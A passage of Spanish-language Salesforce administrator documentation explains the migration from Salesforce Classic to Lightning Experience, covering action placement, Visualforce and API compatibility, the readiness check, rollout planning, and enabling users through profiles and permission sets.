Si ya ha creado y utilizado acciones en Salesforce Classic, sabe que aparecen en el publicador de Chatter, mientras que los botones estándar y personalizados aparecen por encima de los detalles en una página de registro. Y si utiliza Salesforce1, sabe que todos los tipos y botones de acciones están mezclados en la barra de acciones de Salesforce1. En Lightning Experience, seguimos difuminando la línea entre acciones y botones. Pero en lugar de mostrarlos en un único punto, las acciones y los botones están agrupados por tipo en varias zonas diferentes de una página de registro.

Lightning Experience incluye de forma predeterminada las acciones y botones definidos en la sección Acciones de Salesforce1 y Lightning Experience en el formato del publicador global. También puede personalizar lo que está disponible utilizando la misma sección en formatos de página de objetos. A continuación se describe la lógica que determina el punto donde aparece una acción o un botón en una página de registro.

- Las acciones globales con el tipo de acción Registrar una llamada o Crear un registro para eventos, notas y tareas se muestra en el menú Acciones globales en el encabezado.
- La mayoría de las acciones rápidas, las acciones de productividad, los botones estándar y los botones personalizados compatibles se agregan al menú de acción a nivel de página.
- Las acciones relacionadas con actividades específicas de objetos, como Registrar una llamada, Nuevo evento, Nueva tarea y Correo electrónico se muestran en el redactor de la ficha Actividad.
- Las acciones estándar de Chatter aparecen en el redactor en la ficha Colaborar.

El orden de las acciones en cada zona está basado en el orden en el que se han agregado al publicador global o al formato de página de objetos.

Para más información, consulte Acciones en Lightning Experience en la Ayuda de Salesforce.

## Botones personalizados

Los botones personalizados que utilizan una fuente de contenido JavaScript no son compatibles en Lightning Experience. Puede sustituir algunas de las funciones cubiertas por estos botones utilizando acciones de componentes Lightning, herramientas de apuntar y hacer clic como Process Builder, Visual Workflow o enfoques dirigidos por código de programación.

Los botones personalizados que definen el origen de contenidos como una dirección URL o una página de Visualforce funcionan como espera.

## Componentes de Visualforce y Lightning

Sí, Lightning Experience es un cambio importante frente Salesforce Classic, pero eso no implica que sus páginas de Visualforce dejen de funcionar. Esta versión incluye compatibilidad para Visualforce en Lightning Experience. Sus páginas de Visualforce existentes funcionan en Lightning Experience, muchas de ellas sin necesitar ningún tipo de revisión. Debido a que las cosas se han movido en la nueva interfaz, tendrá que completar algunos quehaceres para garantizar que sus páginas de Visualforce funcionan de la forma que espera. En este punto, algunas funciones de Visualforce no funcionan en Lightning Experience.

A continuación se describen algunos detalles básicos a tener en cuenta.

- Si sus páginas de Visualforce utilizan JavaScript, hay algunos aspectos que necesita comprobar. Visualforce no es “propietario” de la página completa cuando se muestra en Lightning Experience, y debido a ello su código JavaScript necesita reproducirse siguiendo algunas reglas nuevas.
- Si sus páginas de Visualforce utilizan los componentes estándar incorporados, su aspecto y comportamiento coincide con el de Salesforce Classic cuando los usuarios acceden a ellos en la interfaz nueva o anterior. Se necesita realizar algunas tareas si desea que sus páginas coincidan con el estilo de Lightning Experience.

Para ayudar a ello, estamos publicando Salesforce Lightning Design System (SLDS), una recopilación de patrones de diseño, componentes y directrices para crear interfaces que se amoldan a Lightning Experience. El SLDS está disponible en www.lightningdesignsystem.com.

Para obtener información completa sobre lo que funciona y lo que no, consulte el módulo "Visualforce & Lightning Experience" en la ruta de Trailhead Developer Trail - Lightning Experience.

¿Qué hay en la nueva personalización de la interfaz de usuario? El marco de componentes Lightning es nuestro nuevo marco de interfaz de usuario para el desarrollo de aplicaciones Web dinámicas para dispositivos móviles y de escritorio. Puede utilizarlo o Visualforce en sus nuevos proyectos. Para conocer más detalles sobre el desarrollo de la interfaz de usuario, consulte "User Interface Development Considerations" en el módulo Lightning Experience Development de Trailhead. Para conocer más detalles sobre los componentes Lightning, consulte el módulo "Lightning Components" en la ruta de Trailhead Developer Trail - Lightning Experience.

## Lienzo de Force.com

El Lienzo de Force.com le permite integrar fácilmente aplicaciones de terceros en Salesforce. Las funciones del Lienzo en Lightning Experience son las mismas que en Salesforce Classic. Aún puede incrustar aplicaciones del Lienzo en páginas de Visualforce y en cualquier punto en que se admitan, con la ventaja agregada de que puede exponer aplicaciones del Lienzo en componentes Lightning.

## API y Apex de Salesforce

La mayoría de las herramientas y procesos programáticos a los que está acostumbrado no se han visto afectados en Lightning Experience. Mantenemos nuestra promesa de que nuestras nuevas versiones no romperán sus dependencias en las API de Salesforce. Las herramientas como Workbench no han cambiado. Su entorno de desarrollo es el mismo de siempre.

Aunque sus clases de Apex y llamadas de API funcionan bien, algunas funciones aún no son compatibles en Lightning Experience. Si un usuario está en la nueva interfaz y ejecuta código Apex que interactúa con una función no compatible, el usuario no puede completar la tarea. Para solucionar este escenario, hemos agregado funciones para determinar la preferencia de interfaz de un usuario desde API y Apex. Puede utilizar estas funciones para agregar lógica a su código de programación existente de modo que sus usuarios no encuentren errores. Consulte "Understanding Changes to Other Development Tools" en el módulo de Trailhead Lightning Experience Development para obtener todos los detalles.

## Aplicaciones de AppExchange

Muchas aplicaciones de AppExchange disponen de personalizaciones, incluyendo objetos personalizados, botones personalizados, páginas de Visualforce y otras. Los socios de Salesforce están probando sus aplicaciones en Lightning Experience y están solicitando la certificación *Lightning Ready*. Las aplicaciones Lightning Ready funcionarán en Lightning Experience y ofrecen una experiencia más coherente con otras páginas Lightning. Si una aplicación es compatible en Lightning Experience, aparece una banda Lightning Ready en su listado de AppExchange. Si una aplicación no es compatible en Lightning Experience, utilícela en Salesforce Classic.

Nota: Su organización puede utilizar aplicaciones sin certificación Lightning Ready en Lightning Experience, pero algunas funciones pueden no estar disponibles o funcionar como se espera. Estas aplicaciones también pueden parecer incoherentes visualmente con Lightning Experience porque utilizan el estilo de Salesforce Classic. Para obtener la mejor experiencia, utilice Salesforce Classic para las aplicaciones que no estén certificadas como Lightning Ready.

# Vista previa de su organización en Lightning Experience

Este es probablemente el punto donde esté pensando: "Vale, vale, pero quiero ver esta cosa." Pero aún no está listo para cambiar a sus usuarios, he ahí el dilema, ¿verdad? ¡Nada de eso! Tenemos el Asistente de migración de Lightning Experience para ir en su rescate. La función Vista previa del Asistente de migración le permite explorar su organización de producción en Lightning Experience, de modo que puede ver exactamente cómo funcionan sus datos reales y sus personalizaciones actuales en la nueva interfaz. Sin que ello suponga una molestia para nadie.

La función Vista previa no es una visita guiada bloqueada y de solo lectura. Puede cambiar datos, configuraciones, permisos... lo que quiera. Pero recuerde que está trabajando con su organización en vivo. Si realiza cambios, serán reales y visibles para sus usuarios en Salesforce Classic.

Para empezar a trabajar, desde Configuración, introduzca *Lightning* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Lightning Experience**. Haga clic en **Vista previa** para zambullirse.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver el Asistente de migración de Lightning Experience:
- "Ver parámetros y configuración"

Para modificar el Asistente de migración de Lightning Experience:
- "Personalizar aplicación"

# Ver si su organización está lista para Lightning con la Comprobación de preparación para Lightning Experience

¿Tiene curiosidad de saber si Lightning Experience es adecuada para su empresa? La Comprobación de preparación para Lightning Experience evalúa su organización y genera un informe que muestra si las funciones que utiliza en su organización se admiten en Lightning.

La Comprobación de preparación para Lightning Experience inspecciona las siguientes funciones en su organización:

- Fichas y objetos:
  - Contratos
  - Data.com
  - Documentos
  - Previsiones
  - Pedidos
  - Presupuestos
  - Gestión de territorios
- Botones y vínculos personalizados:
  - JavaScript
  - Direcciones URL de salesforce.com
- Componentes de la página de inicio
- Listas relacionadas:

EDICIONES

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ejecutar la Comprobación de preparación para Lightning Experience
- "Personalizar aplicación"

  - Jerarquía de cuentas
  - Jerarquía de campañas
  - Influencia de la campaña
  - Jerarquía de contratos
  - Presupuestos
- Plantillas de correo electrónico
- Botones de colaboración
- Sustituciones de Visualforce

Nota: La Comprobación de preparación para Lightning Experience evalúa algunas funciones de Sales Cloud, aunque no todas. No evalúa información sobre informes, paneles, comunidades u otras nubes.

La Comprobación de preparación para Lightning Experience no admite organizaciones con restricciones de direcciones IP o entornos sandbox. La Comprobación de preparación para Lightning Experience y el informe solo están disponibles en inglés.

1. En Configuración, introduzca "Lightning Experience" en el cuadro Búsqueda rápida y, a continuación, seleccione **Lightning Experience Readiness Check**.
2. Después de ejecutar la comprobación de la preparación, Salesforce genera un informe en formato pdf y se lo envía por correo electrónico.

   Revise su informe de preparación para consultar información sobre si cambiar a Lightning Experience y cualquier modificación que necesite.

# Transición a Lightning Experience ¡Hagámoslo!

¡Estupendo! Ha decidido que está listo para cambiar a Lightning Experience. En primer lugar, recomendamos que desarrolle una estrategia para guiar su implementación. A continuación, cuando llegue el momento, describimos cómo activar la nueva interfaz de usuario.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Desarrollar su estrategia de implementación para Lightning Experience

Una de las mejores inversiones que puede realizar en su implementación de Lightning Experience es tener un plan claro. Un plan ayuda a realizar cosas en el orden correcto, identificar recursos clave, comunicarse con todos y tener una fecha de finalización clara en mente.

### Activar Lightning Experience

Activar Lightning Experience es una tarea muy sencilla: ¡solo tiene que darle al botón! No obstante recomendamos que configure algunas otras funciones primero de manera que sus usuarios obtengan toda la potencia de la nueva interfaz cuando active Lightning Experience. A continuación configure los usuarios apropiados para acceder a Lightning Experience. Puede elegir empezar poco a poco e implementar la nueva interfaz para un grupo pequeño como piloto, o dar el salto y activarla para todos sus usuarios en su organización.

## Desarrollar su estrategia de implementación para Lightning Experience

Una de las mejores inversiones que puede realizar en su implementación de Lightning Experience es tener un plan claro. Un plan ayuda a realizar cosas en el orden correcto, identificar recursos clave, comunicarse con todos y tener una fecha de finalización clara en mente.

Dependiendo del tamaño de su organización, puede trabajar con un departamento de Gestión de cambios o tener un gestor de proyecto asignado a la implementación. Quizá usted mismo es el encargado de organizar y ejecutar la implementación de principio a fin. Sea

como sea que se haya dividido el trabajo, utilice el módulo Lightning Experience Rollout en Trailhead *Admin Trail - Migrating to Lightning Experience* para ayudarle con este proceso.

Su implementación probablemente pase por estas fases.

| | |
|---|---|
| **Aprendizaje** | • Conozca Lightning Experience<br>• Identifique las partes interesadas y un patrocinador ejecutivo<br>• Eduque a su empresa con presentaciones y demostraciones<br>• Revise Comparar Lightning Experience y Salesforce Classic y Consideraciones sobre Lightning Experience<br>• Realice un análisis de disparidades para confirmar que va a obtener lo que necesite |
| **Lanzamiento** | • Identifique a los usuarios para un piloto de Lightning Experience<br>• Identifique y active usuarios avanzados<br>• Cree la programación del proyecto<br>• Defina medidas para alcanzar el éxito<br>• Cree y ejecute sus estrategias de marketing y formación<br>• Personalice y pruebe, idealmente en un entorno sandbox<br>• ¡Pase a producción! |
| **Iteración** | • Evalúe cómo están yendo las cosas para ver si está alcanzando sus objetivos de éxito<br>• Realice encuestas sobre el grado de satisfacción y puntos flacos entre sus usuarios<br>• Utilice informes y paneles para realizar un seguimiento de los datos estadísticos y los comentarios<br>• Realice un resumen ejecutivo |

Para acelerar su planificación, descargue Lightning Experience Customer Enablement Pack que es parte del módulo Lightning Experience Rollout. El Enablement Pack está repleto de recursos valiosos, como una plataforma de presentación, una matriz de gravedad de riesgos, una plantilla de programación de proyectos, una campaña por goteo de correo electrónico de muestra y una lista de comprobación de implementación para mantenerle centrado y al día.


# Activar Lightning Experience

Activar Lightning Experience es una tarea muy sencilla: ¡solo tiene que darle al botón! No obstante recomendamos que configure algunas otras funciones primero de manera que sus usuarios obtengan toda la potencia de la nueva interfaz cuando active Lightning Experience. A continuación configure los usuarios apropiados para acceder a Lightning Experience. Puede elegir empezar poco a poco e implementar la nueva interfaz para un grupo pequeño como piloto, o dar el salto y activarla para todos sus usuarios en su organización.

Utilice la página Asistente de migración de Lightning Experience como su centro de control para realizar estos pasos. Desde Configuración en Salesforce Classic, haga clic en **Lightning Experience**.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




### Funciones recomendadas para Lightning Experience

Si aún no lo ha hecho, considere habilitar y configurar varias funciones "de apoyo" antes de activar Lightning Experience. Estas funciones garantizan que la nueva interfaz de usuario está completamente optimizada para ayudar a sus representantes de ventas a vender más rápido y de forma más inteligente.

### Configurar usuarios para Lightning Experience

El siguiente paso es asegurarse de que los usuarios necesarios obtienen el acceso a Lightning Experience. De forma predeterminada, el permiso "Usuario de Lightning Experience" se activa automáticamente para todos los usuarios con un perfil de Salesforce estándar. También puede precisar más el acceso a Lightning Experience con perfiles personalizados o conjuntos de permisos. Esto significa que puede realizar una implementación limitada para un grupo piloto o habilitar un grupo específico de usuarios que pueden beneficiarse de la nueva interfaz. O bien lanzarse a la piscina y habilitar a toda su organización. La decisión es suya.

### Activar Lightning Experience para su organización

Ha retirado los elementos "Aprender" e "Iniciar" de su plan de implementación. Ha configurado las funciones de Salesforce que optimizan la nueva interfaz de usuario. Ha activado los usuarios correctos y designado quién obtiene la nueva interfaz directamente y quién permanece en la interfaz clásica. ¡Ya está listo para pasar a la acción! Afortunadamente, es fácil activar Lightning Experience utilizando el Asistente de migración.

CONSULTE TAMBIÉN

Ediciones y licencias admitidas para Lightning Experience

## Funciones recomendadas para Lightning Experience

Si aún no lo ha hecho, considere habilitar y configurar varias funciones "de apoyo" antes de activar Lightning Experience. Estas funciones garantizan que la nueva interfaz de usuario está completamente optimizada para ayudar a sus representantes de ventas a vender más rápido y de forma más inteligente.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Archivos relacionados**

Aproveche las muchas funciones y la flexibilidad de Salesforce Files desde objetos estándar de Salesforce y sus objetos personalizados. Agregue la nueva lista relacionada Archivos a formatos de página de modo que los usuarios puedan cargar archivos en registros, ver archivos asociados con registros y pasar rápidamente por listas de archivos con un reproductor de vista previa moderno y atractivo visualmente.

**Notas mejoradas**

Ayude a sus usuarios a mantenerse organizados con nuestra herramienta mejorada de toma de notas. Es muy sencillo crear notas con texto enriquecido y relacionarlas rápidamente con registros específicos. Cuando activa Notas, recuerde agregar la nueva lista relacionada Notas a los formatos de página de modo que sus usuarios puedan crear y leer notas directamente desde sus registros.

**Ruta de ventas**

Ayude a sus representantes de ventas a adoptar los procesos de ventas de su empresa y cerrar más contratos. Personalice sus estados de candidatos y etapas de oportunidad, e incluso el orden en que desea que aparezcan en las rutas de ventas de los espacios de trabajo de candidatos y oportunidades. Luego con la ayuda de la gerencia de ventas, agregue directrices para alcanzar el éxito en cada estado y etapa.

**Gestión de duplicados**

Cree reglas para duplicados para alertar a los usuarios si van a crear un registro duplicado. Personalice sus reglas para duplicados para controlar si los usuarios pueden crear registros duplicados en Salesforce y el momento en que pueden hacerlo.

**Conversión de candidatos**

Mantenga el proceso de ventas en movimiento permitiendo a sus representantes de ventas convertir candidatos cualificados en contactos. En el momento de la conversión, los representantes de ventas seleccionan una cuenta para el contacto que acaban de crear, o crean una cuenta si aún no está en Salesforce. Los representantes también pueden crear una oportunidad directamente. Agregue el botón Convertir al formato de página de Candidato.

**Noticias**

Ofrezca a sus representantes un acceso instantáneo a artículos de noticias relevantes y actualizados sobre sus cuentas, contactos, candidatos y oportunidades. Esta función solo está disponible en inglés, de modo que si su organización utiliza un idioma principal diferente, es posible que no desee esta opción.

**Cuentas, contactos y candidatos sociales**

Mantenga el equipo al día permitiendo a sus representantes vincular sus cuentas, contactos y candidatos con perfiles coincidentes de Twitter. Los usuarios pueden ver los perfiles de usuario de Twitter y las personas en común en Salesforce y acceder rápidamente a tuits.

**Actividades compartidas**

Represente las relaciones de actividades de forma más precisa permitiendo a sus representantes de ventas relacionar múltiples contactos con eventos y tareas individuales. Las actividades compartidas son para siempre. Después de activar la función, no puede desactivarse.

**Mi dominio**

Cree un dominio personalizado con la función Mi dominio de Salesforce. Un dominio personalizado le ayuda a gestionar el inicio de sesión y la autenticación. Debe configurar un dominio personalizado para utilizar componentes Lightning en fichas de componentes Lightning, Páginas Lightning, el Generador de aplicaciones Lightning y aplicaciones independientes. Para configurar un dominio personalizado, consulte Mi dominio en la Ayuda de Salesforce.

# Configurar usuarios para Lightning Experience

El siguiente paso es asegurarse de que los usuarios necesarios obtienen el acceso a Lightning Experience. De forma predeterminada, el permiso "Usuario de Lightning Experience" se activa automáticamente para todos los usuarios con un perfil de Salesforce estándar. También puede precisar más el acceso a Lightning Experience con perfiles personalizados o conjuntos de permisos. Esto significa que puede realizar una implementación limitada para un grupo piloto o habilitar un grupo específico de usuarios que pueden beneficiarse de la nueva interfaz. O bien lanzarse a la piscina y habilitar a toda su organización. La decisión es suya.

Nota: Bien, si utiliza Group Edition, eso es exagerar las cosas. No puede retirar el permiso "Usuario de Lightning Experience" de los perfiles estándar de su organización y los perfiles personalizados no están disponibles. De modo que es "todo o nada" si desea activar Lightning Experience en Group Edition: todos sus usuarios podrán utilizar la nueva interfaz. Pero puede controlar quién cambia inmediatamente a la nueva interfaz y quién permanece en la interfaz clásica hasta que estén listos para cambiar por si mismos.

EDICIONES

Perfiles y conjuntos de permisos disponibles en: Salesforce Classic y Lightning Experience

Perfiles y conjuntos de permisos disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Decidir quién puede utilizar Lightning Experience

En primer lugar, ¿tiene usuarios con perfiles estándar que no deben obtener aún el acceso a Lightning Experience? Traslade estos usuarios a perfiles personalizados que no incluyan el permiso "Usuario de Lightning Experience".

Para usuarios con perfiles personalizados, decida quién se pasa a Lightning Experience. Los perfiles personalizados no incluyen automáticamente el permiso "Usuario de Lightning Experience", de modo que depende de usted. Tenga en cuenta estas opciones.

- ¿Desea probar Lightning Experience con un grupo pequeño de usuarios con perfiles personalizados pero no desea activar la nueva interfaz para todos los usuarios asignados a esos perfiles? Cree un conjunto de permisos que incluya el permiso "Usuario de Lightning Experience". A continuación, aplique el conjunto de permisos a cada usuario piloto. Cuando active Lightning Experience, solo estos usuarios piloto verán la nueva interfaz.

  ¿No conoce los conjuntos de permisos? ¡Eche un vistazo a esta presentación! Pase por ella: Crear, modificar y asignar un conjunto de permisos

- ¿Está interesado en implementar Lightning Experience para perfiles personalizados específicos? ¿O bien está listo para habilitar a todos sus usuarios de perfiles personalizados? Agregar el permiso "Usuario de Lightning Experience" a perfiles es la forma más rápida de habilitar en masa la nueva interfaz de usuario.

  Si está tratando con muchos perfiles, puede procesarlos al mismo tiempo con el Cargador de datos. Pero recuerde, más poder lleva aparejado mayor responsabilidad. Tenga cuidado de no activar o desactivar otras funciones inadvertidamente.

Si va a limitar Lightning Experience a un subconjunto de sus usuarios, recomendamos que mantenga a todos los miembros de un equipo funcional en la misma experiencia. Si tiene miembros de equipo que a menudo comparten vínculos para trabajar conjuntamente, inclúyalos a todos en su piloto. Consulte Precauciones a tener en cuenta si los usuarios cambian entre Lightning Experience y Salesforce Classic para obtener más detalles.

## Decidir quién cambia de inmediato a Lightning Experience

El última paso es decidir cuál de sus usuarios debe cambiar inmediatamente a la nueva interfaz cuando active Lightning Experience y quién debe permanecer en Salesforce Classic. Puede elegir qué es adecuado para cada usuario. Si su equipo no está completamente capacitado aún en Lightning Experience o no es un buen momento para introducir un cambio grande, puede optar por dejar todos los usuarios en Salesforce Classic cuando se active Lightning Experience.

Consejo: Recuerde, todos los usuarios activados para Lightning Experience obtienen automáticamente el Conmutador. Lo que significa que los usuarios que permanecen en Salesforce Classic pueden cambiar por si mismos a Lightning Experience cuando estén listos. Y por supuesto, los usuarios asignados a la nueva interfaz pueden volver a cambiar a Salesforce Classic según sea necesario.

Para asignar las interfaces correctas para sus usuarios, utilice el Asistente de migración de Lightning Experience. Desde Configuración en Salesforce Classic, haga clic en **Lightning Experience**. En la sección "Decidir quién puede utilizar Lightning Experience", busque el elemento "Cambiar usuarios a Lightning Experience" y haga clic en **Seleccionar usuarios**.

Nota: Cualquier usuario que agregue a Salesforce después de activar Lightning Experience se asignan automáticamente a la nueva interfaz de usuario.


CONSULTE TAMBIÉN

- Perfiles
- Conjuntos de permisos
- Dar la bienvenida a Lightning Experience no implica dar la despedida a Salesforce Classic

## Activar Lightning Experience para su organización

Ha retirado los elementos "Aprender" e "Iniciar" de su plan de implementación. Ha configurado las funciones de Salesforce que optimizan la nueva interfaz de usuario. Ha activado los usuarios correctos y designado quién obtiene la nueva interfaz directamente y quién permanece en la interfaz clásica. ¡Ya está listo para pasar a la acción! Afortunadamente, es fácil activar Lightning Experience utilizando el Asistente de migración.

Desde Configuración en Salesforce Classic, haga clic en **Lightning Experience**.




EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO


Para ver el Asistente de migración de Lightning Experience:

- "Ver parámetros y configuración"

Para modificar el Asistente de migración de Lightning Experience:

- "Personalizar aplicación"

En la página Asistente de migración de Lightning Experience, haga clic en el botón **Lightning Experience** para establecerlo como **Activar**.




Eso es todo. Los usuarios que ha activado y configurado para cambiar inmediatamente a la nueva interfaz empiezan a disfrutar de forma automática de Lightning Experience cuando se actualiza su sesión actual o cuando inician sesión. Los usuarios que ha activado pero optó por dejar en Salesforce Classic tienen ahora acceso al Conmutador y pueden cambiar a Lightning Experience siempre que lo deseen.

## Desactivar Lightning Experience para su organización

Si esta versión de Lightning Experience no es adecuada para su organización, es fácil desactivar la nueva interfaz de usuario. Cuando desactiva Lightning Experience, todos los usuarios cambian inmediatamente a Salesforce Classic.

Desde Configuración, introduzca *Lightning Experience* en el cuadro Búsqueda rápida.

Desde el Asistente de migración de Lightning Experience, haga clic en el botón **Lightning Experience** y establézcalo en **Desactivar**.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver el Asistente de migración de Lightning Experience:
- "Ver parámetros y configuración"

Para modificar el Asistente de migración de Lightning Experience:
- "Personalizar aplicación"

# Encontrar lo que busca en Lightning Experience

¿Se siente un poco desconcertado por todas las novedades de Lightning Experience? Es perfectamente comprensible. Profundizar en una aplicación rediseñada puede ser confuso, especialmente cuando puede trabajar en la interfaz original con los ojos cerrados. Para mejorar su técnica en Lightning Experience, echemos un vistazo a los puntos donde se encuentran las funciones más comunes de Salesforce en la nueva interfaz.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Buscar la configuración personal y de perfil en Lightning Experience

En Salesforce Classic, la configuración personal y de perfil está ubicada en el menú con su nombre. No es demasiado diferente en Lightning Experience. Encuentre vínculos a estas opciones haciendo clic en su imagen de perfil. ¿Desea cambiar entre Lightning Experience y Salesforce Classic? Puede encontrar vínculos para hacerlo desde aquí también.

### Encontrar sus cosas en Lightning Experience

En Salesforce Classic se utilizan fichas (1) para acceder a objetos, como cuentas y candidatos. Las fichas también ofrecen otras funciones, como su página Inicio o Chatter. La navegación en Lightning Experience (2) es similar a la navegación en Salesforce Classic, pero con algunas mejoras. En Lightning Experience puede completar acciones y acceder a registros y listas recientes directamente desde la barra de navegación, así como cambiar entre aplicaciones que tienen colores y marca personalizados.

### Encontrar vistas de lista en Lightning Experience

Lightning Experience mejora la experiencia con las vistas de lista de Salesforce Classic con un formato más intuitivo, una navegación cómoda, así como una creación y modificación transparente de listas.

### Encontrar lo que se busca en registros en Lightning Experience

En Salesforce Classic, los detalles de registros, las listas relacionadas y las noticias en tiempo real del registro se muestran en la misma página. Este formato puede llevarle a desplazar mucho la página, especialmente en registros con gran cantidad de datos. En Lightning Experience, encuentre detalles de registros, información relacionada y las noticias en tiempo real de registros en fichas dedicadas que son sencillas de alternar.

### Encontrar lo que busca en Configuración de Lightning Experience

Configuración de Lightning Experience acelera y facilita como nunca la personalización de Salesforce para cumplir las necesidades de su empresa.

### Encontrar acciones y botones en Lightning Experience

Mientras Salesforce Classic muestra acciones en el publicador de Chatter y botones en la página de detalles de un registro, Lightning Experience difumina la distinción entre estos elementos. La nueva interfaz entremezcla acciones y botones, colocándolos en áreas diferentes en base a su función.

### Buscar listas relacionadas en Lightning Experience

Los registros en Salesforce incluyen detalles y vínculos a otros registros relacionados. Salesforce Classic muestra registros relacionados en listas que aparecen junto a la parte inferior de la página. En Lightning Experience, la información relacionada aparece en tarjetas de listas relacionadas. Para candidatos y oportunidades (los objetos que incluyen un espacio de trabajo), acceda a las tarjetas de listas relacionadas desde la ficha Relacionados. Para objetos de referencia como cuentas y contactos, y también en grupos y personas, las tarjetas de listas relacionadas se muestran en el lado derecho de la página.

### Buscar funciones de Chatter en Lightning Experience

Con Lightning Experience puede conectar con personas y grupos y compartir información comercial de forma segura en tiempo real, del mismo modo al que está acostumbrado en Salesforce Classic. La forma de acceder a las noticias en tiempo real, los grupos y perfiles de Chatter es ligeramente diferente en la nueva interfaz. Con esta rápida descripción general aprenderá rápidamente.

### Encontrar ayuda en Lightning Experience

